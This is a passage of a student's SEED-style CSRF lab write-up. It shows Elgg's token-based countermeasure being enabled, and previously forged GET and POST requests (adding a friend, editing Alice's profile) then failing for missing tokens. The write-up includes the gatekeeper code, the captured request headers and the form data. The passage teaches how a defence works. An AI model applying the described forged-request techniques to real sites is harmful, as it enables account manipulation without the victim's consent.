token and timestamp are the same, the function returns true; however, if the tokens or timestamps are invalid or just not available, then the action is now denied.



```
	/**
	 * @see action_gatekeeper
	 * @access private
	 */
	public function gatekeeper($action) {
	//	return true;

		if ($action === 'login') {
			if ($this->validateActionToken(false)) {
				return true;
			}

			$token = get_input('__elgg_token');
-- INSERT --
```


(4.0)

Below we can see Alice's profile as normal before we try the **GET request** and **POST request** attacks again **(4.1).**



(4.1)


When we retry the **GET request attack**, we can see that we are unable to do so as shown below **(4.2).**



Form is missing __token or __ts fields

(4.2)


When we retry the **POST request attack**, we can see that we also get a similar result, and we are unable to make this attack happen as shown below **(4.3).**



Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields


(4.3)

After seeing that both attacks are unsuccessful, we see that the error is that the timestamps and tokens are missing, which explains why the attacks were not performed. We can see at the HTTP headers for the GET and POST requests that there are no tokens or timestamps being sent, which can be explained by the fact that we are ourselves making the HTTP request and do not have any specific parameters for the token and the timestamp **(4.4) & (4.5).**



```
Request URL: http://www.csrflabelgg.com/action/friends/add?friend=43
Request method: GET
Remote address: 127.0.0.1:80
Status code: 302 Found
Version: HTTP/1.1
Response headers (371 B)
  Cache-Control: no-store, no-cache, must-revalidate
  Connection: Keep-Alive
  Content-Length: 0
  Content-Type: text/html;charset=utf-8
  Date: Tue, 10 Nov 2020 04:54:36 GMT
  Expires: Thu, 19 Nov 1981 08:52:00 GMT
  Keep-Alive: timeout=5, max=89
  Location: http://www.csrflabattacker.com/addFriend.html
  Pragma: no-cache
  Server: Apache/2.4.18 (Ubuntu)
Request headers (491 B)
  Accept: */*
```

(4.4)



```
Form data
  accesslevel[briefdescr
  briefdescription: Boby
  guid: 42
  name: Alice
```

(4.5)

Here in **(4.5)** we can see all the parameters that we had edited except for the timestamp and tokens.

We also see that the timestamp and token in the source code of the webpage are not sent in the **HTTP request** since the request is sent from the webpage of the attacker to the **elgg** server and not vice versa. Therefore, because the tokens are set in the **elgg's** webpage, the request that is sent from the same website is the only webpage that will have the same parameters. This means that any other webpage is not able to access contents of the **elgg's** website, not allowing forged requests to happen.

When logged into Alice's account these tokens can be seen; however, with any other user it will be nearly impossible to find the **token values**. **Brute force** is not an option because two values are needed to pass not just a **timestamp** or a **token** value but **both**. Furthermore, even if we were to know the **timestamp** and user ID from any of the previous methods utilized in the earlier tasks, it is still difficult to get the token, which is a **randomly** generated string stored in a secret **database**, which overall makes the attacker **unable** to guess or find out the token **without having valid login abilities**. Therefore, the attack will be **unsuccessful**.

Overall Thoughts:

My overall thoughts on this lab are that I have had a lot of fun being able to seemingly play as the facilitator for these websites. By being able to direct certain information on webpages while making certain adjustments without someone to stop me really gives me that sense of power and responsibility when working with websites and passwords. It really creates a new perspective how so many attacks can occur without the person being affected knowing. A single commented out line of code can be enough to stop attacks, while allowing that code to be uncommented can lead to series of attacks (both GET and POST request attacks). The lab really puts into perspective how intricate, yet simple security can be and its measures to prevent phishing or attacks.